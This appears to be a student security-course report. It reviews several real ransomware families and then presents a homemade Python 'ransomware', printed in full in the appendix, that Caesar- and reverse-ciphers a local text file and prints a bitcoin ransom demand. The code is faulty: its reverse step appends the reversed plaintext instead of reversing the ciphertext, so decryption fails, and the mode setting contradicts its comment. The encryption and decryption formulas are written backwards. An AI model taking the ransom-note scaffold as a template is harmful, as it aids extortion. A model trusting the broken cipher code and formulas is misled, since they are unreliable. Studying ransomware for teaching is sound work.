THE DESIGN AND DEVELOPMENT OF A NEW CRYPTO RANSOMWARE

6G6Z1112 Information and Network Security

Student ID:
17023122

Karan Nihalani
17023122@stu.mmu.ac.uk

Contents

Task 1 – Crypto Ransomware Literature Reviews

WannaCry (2017)

WannaCry is a worm type ransomware that was spread around early to middle 2017 and infected Windows computers. Firstly, it infected the Windows system as what is known to be a "dropper", which is a "self-contained program that extracts the other application components embedded within itself" (J. Fruhlinger, 2018). The "components" mentioned here consist of files that contain encryption keys, the application capable of encrypting and decrypting data and also, a copy of Tor. The program was found out to not be deeply hidden in the user's systems, which made it relatively easier for investigators and experts to analyse. Once the ransomware is launched, an RSA 2048 asymmetric key pair is generated, in order for the victims to need a different decryption key every time. Further on, it opens up a hard-coded URL and if it couldn't do this, the program would look to encrypt files within the computer system, normally of one type, preventing the user from accessing them. In terms of the encryption of files, it seems to be conditional, as, if the original file size is less than 209, 715, 200 bytes or if a file limit is reached, the demo RSA public key embedded in the malicious software is used for encryption. For the remaining files, the victim's RSA key is used. The patch, Microsoft Security Bulletin MS17-010, was released by Microsoft a few months before the attacks took place, but not all of Windows systems users were fortunate to implement the patch, as it was intended for currently used systems and ones such as, Windows XP, were vulnerable to attacks. The remedy would've been to make sure to restore files from a secure backup location. To finalize the process, the ransom message displayed would be demanding $300 in bitcoin to decrypt the files.

Ryuk (2018)

Ryuk is a type of ransomware is used for mostly tailored attacks. Th people behind this ransomware are an eCrime group called, GRIM SPIDER, who used *Ryuk* to extort over US$600,000.

It is difficult to identify the method it uses to infect the systems, as it manages to delete evidence of the 'dropper' it uses, as part of the attack process. According to researchers and analysts, Ryuk was "spread as a secondary payload through botnets, such as TrickBot and Emotet." (A. Kujawa, 2019). This allowed it to have various capabilities, ranging from stealing personal information and file encryption to decreasing the capability of the system usage. This ransomware uses a "three-tier model" (I. Cohen, B. Herzog, 2018) and at the base of it, the global RSA keys are held by the attackers, but the private key here remains unseen for the entire attack. On the second tier, a pre-embedded RSA key pair is found per victim, which comes along with a pre-encrypted private key and on the third tier, a standard AES key is generated per file in the victim's computer. Before encrypting files on the system, the ransomware sweeps every network on the system and the entire drive. Furthermore, every file and directory get encrypted, except files which have "hardcoded whitelists", e.g. Chrome and Mozilla. Software like 'Reimage' or 'SpyHunter5' is used to overcome *Ryuk* and are proven to be useful in fighting *Ryuk*, with the capability of fixing your registry, previously altered by the attack. Unfortunately, files will still be encrypted even after removing the threat, as the encryption key is kept in remote servers, belonging to the team behind *Ryuk*. A peculiarity in *Ryuk* is the idea that it makes sure to drop two ransom notes, one "polite" one and one "not so polite" one.

Jigsaw (2016)

The ransomware *Jigsaw* was created in March 2016 was named after the fictional movie character and according to security experts, the people behind *Jigsaw* earned at least USD $400,000 from their attacks. The newer versions don't display the face of the character on screen and was spread as spam e-mails that would be downloaded onto the victim's device. Unlike its descendant, JIGSAW 2.0, *Jigsaw* didn't obfuscate its code. Jigsaw's key generation was pretty simple, as it only employed an AES encryption method to encrypt the victim's files. What makes *Jigsaw* different is the fact that it displays a timer with a countdown in its ransom message, mentioning that it will delete one file every hour for one entire day. As days pass, it will attempt to delete an increasing amount of files each day, until the ransom is paid. Further on, it is also mentioned that if the user tries to tamper with the ransomware or restarts the computer, *Jigsaw* will delete 1000 files as a punishment. The ransomware is able to encrypt over 220 different file types, via attaching file extensions, like '.FUN', '.KKK' and '.BTC' at the end of them, utilising the same AES algorithm. Methods to prevent this ransomware are simple, as they're achievable by people who don't have much experience with computer systems. One of these methods being performing "regular backups of your computer", by "unplugging the backup drive when not in use" (Norton US, 2019) and another method would be to prevent vulnerabilities, always make sure to install all software updates required by the system, avoiding "holes" that are left unpatched.

PewCrypt (2019)

PewCrypt is a unique ransomware that asks the user to subscribe to youtuber's PewDiePie's channel and was most likely created by one of his fans.

This ransomware is distributed mainly through the use of spam e-mails, malicious websites and over downloads of free software. It is also built using Java programming language, catching analysts' attention, mentioning the "smart low detection ratio" it possesses, generating an AES-256 encryption key and making use of RSA-2048 too, therefore forcing the victim to get hold of two decryption keys. Once installed, only media files, documents and databases, have the extension, '.PewCrypt' added onto them, not allowing the user to access the files. The creator of *PewCrypt* mentioned that he would release the decryptor for the ransomware once the youtuber would have reached 100 million subscribers, but Emsisoft released an original downloadable decryptor, before the goal was accomplished and this one makes use of the AES key left by the ransomware on the computer. The victims are finally introduced "with a pop-up window which explains what happened to users' data and also displays T-Series and PewDiePie sub count" (L.Kiguolis, 2019), along with instructions on how to subscribe to his channel.

Katyusha (2018)

The Katyusha ransomware surfaced in October 2018 and was immediately mysterious for analysts and unfortunately expensive for victims, as the ransom price is very high.

The ransomware is spread into or over systems due to spam e-mails and suspicious e-mail attachments, downloaded by the victim. It makes use of an attack technique, named "squiblydoo", which is capable of injecting harmful DLLs in the system's networks and it is reported to be "designed to bypass application whitelisting software by utilizing tools that are built into the operating system by default" (R. Nolen, S. Miller, R. Valdez, 2016). It is researched that there is no information on the type of encryption algorithm used, but it's

speculated that AES or RSA must have been used, as it targets the victim's most used files, from simple documents and media files to XML and database files, thus adding the appendix '.katyusha' at the end of files as their extension. As not much information about the encryption and decryption keys is public, there isn't a direct solution to this threat, but the execution of a security software, such as, 'ReImage' can be utilized to battle it. The ransom note, a text file, 'how_to_decrypt_you_files.txt', found in all folders with encrypted content and displays a limit of three days for the victim to pay the ransom. If the time is exceeded, they would be threatened that their files would be publicized freely and downloadable for anyone.

Task 2 – Designed crypto ransomware

The ransomware is distributed to potential victims from a python compiler, where the code is run and the ransomware is then able to access the directory it is currently located in, along with the file that it is defined to encrypt within the code. There is no obfuscation present, as the source code is readily accessible and decryptable.


The files this ransomware is able to encrypt are text files. In the source code, a `with open()` command is utilised to be able to open and read the text file established for the ransomware encryption methods to act upon. Once the file is encrypted, a copy of this encrypted file is output within the same directory, containing the exact same file name, with the exception of the extended string '_encr' appended to the end of it.

While encrypting the files, the ransomware makes use of the Caesar Cipher and the Reverse Cipher. Delving deeper into the Caesar Cipher, we're able to clarify that it makes use of a key which ranges from 0 to 25 and if an analyst were to identify this cipher, he/she would have complications decrypting a message or a file without the key needed. The key is determined to be the amount of "number of characters to shift the cipher alphabet" (Practical Cryptography, 2012). When analysing the ransomware code for the Caesar Cipher algorithm, we notice that an encryption key is set, in this case, it is set as 15 and further on, all letters in the alphabet, along with human-readable characters are set as the variable `LETTERS`, which is used later on to be able to find certain letters to apply the cipher to and encrypt the files. Throughout the cipher calculation, a `for` loop is applied, with the purpose of looping for every character that appears in the file and this is followed by a condition statement, where the number of the character, set as `num`, is told to be found. This is needed, as when the encryption takes place, the `num` is added to the key provided in the beginning and when decrypting, the key provided, 15, is subtracted from the variable `num`. Moving along, a technique called a 'wrap-around' is enforced as a precaution, in case the `num` is larger or the same as the (number of) `LETTERS` set in the beginning and if the `num` is less than 0. That being said, if it is the case that the `num` is larger or equal to the (number of) `LETTERS`, the variable `num` is defined as the subtraction of the length of `LETTERS` from the current `num` and if `num` is certainly less than 0, then `num` is defined as the addition of the current `num` to the length of `LETTERS`. To finalise, the encrypted or decrypted form is stored as a variable called `translated_form`, once the calculations are applied. This is done for the reverse cipher, as well.

The Reverse Cipher is much simpler to comprehend than the cipher explained above, as demonstrated in the code provided below (**see Appendix**). The purpose of the Reverse Cipher is to display all the strings of characters in a text in reverse order to confuse the user reading the text. For its calculation, firstly, a variable called `i` is set to be the equivalent to the length of the text file scanned by the ransomware. A `while` loop is then used to establish a conditional statement, which suggests that if `i` is larger than 0, then, within the loop, the value of `translated_form[i]` is added to the end of the `translated_form` string. Finally, the value of `i` will be subtracted or decremented by 1 every time, until the loop is terminated. This is the moment when the ciphered form of the text is printed out onto the terminal.

The algorithm design disclosures that explain the components of the algorithms are presented below.


Plaintext to Ciphertext Diagram:



$$PT = E_2 (E_1 (CT , K_1) , K_1)$$

K == i , i = 15 ==> Key 1

Ciphertext to Plaintext Diagram:



$$CT = D_2 (D_1 (PT , K_1) , K_1)$$

If there were no access to the source code, brute force could be used to attempt to decrypt the file, as these algorithms can be solved without expert knowledge in coding and the encryption key would be provided toon and we can say that it is fairly easy to figure out the solution for the Caesar Cipher, once the key is provided.

In the final stage of the execution of this crypto ransomware, a ransom message is presented on the terminal screen. This is, once the file is successfully encrypted. The message contains payment instructions, in exchange for the decryption of their file. To be more specific, if the user would like their file to be decrypted, blackmail is used, as the encryption key is said to be provided, in exchange for the user's payment. The user is finally instructed to send a total of 2 BTC (bitcoin), which is the equivalent of roughly $14,700 to the e-mail address, 'karan@example.com', using the link displayed at the terminal, 'https://www.blockchain.com/wallet'.

References

J. Fruhlinger, CSO (2018). 'What is WannaCry ransomware, how does it infect, and who was responsible?' [Online] [Accessed on 2nd November 2019] https://www.csoonline.com/article/3227906/what-is-wannacry-ransomware-how-does-it-infect-and-who-was-responsible.html

A. Kujawa, MalwareBytes (2019) 'Ryuk ransomware attacks businesses over the holidays' [Online] [Accessed on 2nd November 2019] https://blog.malwarebytes.com/cybercrime/malware/2019/01/ryuk-ransomware-attacks-businesses-over-the-holidays/

Itay Cohen, Ben Herzog (2018) 'Ryuk Ransomware: A Targeted Campaign Break-Down' [Online] [Accessed on 2nd November 2019] https://research.checkpoint.com/ryuk-ransomware-targeted-campaign-break/

Norton US (2019) 'Jigsaw ransomware wants to play a game, but not in a good way' [Online] [Accessed on 3rd November 2019] https://us.norton.com/internetsecurity-emerging-threats-jigsaw-ransomware-wants-to-play-a-game-but-not-in-a-good-way.html

Linas Kiguolis, 2-Spyware (2019) 'Remove Pewcrypt ransomware (Virus Removal Guide) - Decryption Steps Included' [Online] [Accessed on 3rd November 2019] https://www.2-spyware.com/remove-pewcrypt-ransomware.html

Russel Nolen, Sarah Miller, Rico Valdez (2016) 'Threat Advisory: "Squiblydoo" Continues Trend of Attackers Using Native OS Tools to "Live off the Land"' [Online] [Accessed on 6th November 2019] https://www.carbonblack.com/2016/04/28/threat-advisory-squiblydoo-continues-trend-of-attackers-using-native-os-tools-to-live-off-the-land/

Practical Cryptography (2012) 'Caesar Cipher' [Online] [Accessed on 3rd December 2019] http://practicalcryptography.com/ciphers/caesar-cipher/

Appendix

```
# Code is modified from http://inventwithpython.com/hacking/chapter6 (BSD Licensed) #Caesar Cipher

# Code is modified from http://inventwithpython.com/hacking/chapter5 (BSD Licensed) #Reverse Cipher

import os

import sys


def caesar_revEncryption(): #function for the encryption of data in a text file

        with open('ransomware.txt', 'r') as files:  #allow python to open the selected file in read mode

                input_file = files.read()

        #Caesar Cipher encryption

        key = 15 #the encryption key is established as 15 in this case

        cipher_mode = 'decrypt' #mode set to encrypt -- can be set to 'decrypt' to decrypt the text file

        LETTERS = '!"#$%&\'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_`abcdefghijklmnopqrstuvwxyz{|}~ ' #establishes all of the letters in the english alphabet


        translated_form = '' #this will store the file's 'translated form, once the cipher is applied


        for char in input_file: #use a for loop - to loop for every character in the text file

                if char in LETTERS:

                        num = LETTERS.find(char) #find the number of the character

                        if cipher_mode == 'encrypt': #if we are encrypting -

                                num = num + key                                 #add the the number with the key provided above

                        elif cipher_mode == 'decrypt':

                                num = num - key                                 #when decrypting - subtract key (15) from the number
```

```
            #use a 'wrap-around' for when the number is larger than or equal to LETTERS & if number is less than 0
                if num >= len(LETTERS):
                    num = num - len(LETTERS)
                elif num < 0:
                    num = num + len(LETTERS)

                translated_form = translated_form + LETTERS[num] #at the end of the translated form, we add the (now) encrypted number to the end of it

            else:
                translated_form = translated_form + char # else - we add the char number without it being encrypted

    #Reverse Cipher
    i = len(input_file) - 1 #establish - i is equal to the length of the input file (ransomware.txt)
    while i >= 0: #while loop - if i is larger than 0
        translated_form = translated_form + input_file[i]
        i = i -1 #keep on encrypting until the entire text file is translated

    if cipher_mode == 'encrypt':
        output_file = open("ransomware_encr.txt", "w") #create and 'write' a new file (with the encrypted text) called 'ransomware_encr.txt'
        output_file.write(translated_form)
        output_file.close() #close the file that has just been output

    elif cipher_mode == 'decrypt':
        output_file = open("ransomware_decr.txt", "w") #create and 'write' a new file (with the encrypted text) called 'ransomware_decr.txt'
        output_file.write(translated_form)
        output_file.close() #close the file that has just been output

    #print the Ransom Message with the instructions for payment.
```

```
        if cipher_mode == 'encrypt': #if the cipher mode is set to 'encrypt', make sure to print out the ciphered form of the text
                print (translated_form)
                print ('\n' #and print out the message, with the ransom payment instructions:
                        "Your text file has been encrypted" '\n'
                        " If you want to receive your cipher key to decrypt your file, you will have to do the following: " '\n'
                        "Make sure to send a total of 2 BTC (bitcoin) to karan@example.com, using the link provided below: " '\n'
                        "https://www.blockchain.com/wallet")


        elif cipher_mode == 'decrypt': #if file is set to 'decrypt', make sure to print out the deciphered form of the text
                 print (translated_form)
                 print ('\n' #and print out the message:
                                        "Your text file is now decrypted.")


#main function to execute the encryption function
def main():
        caesar_revEncryption()
main()


#if __name__ == '__main__':
        #encryption_ciphers()
```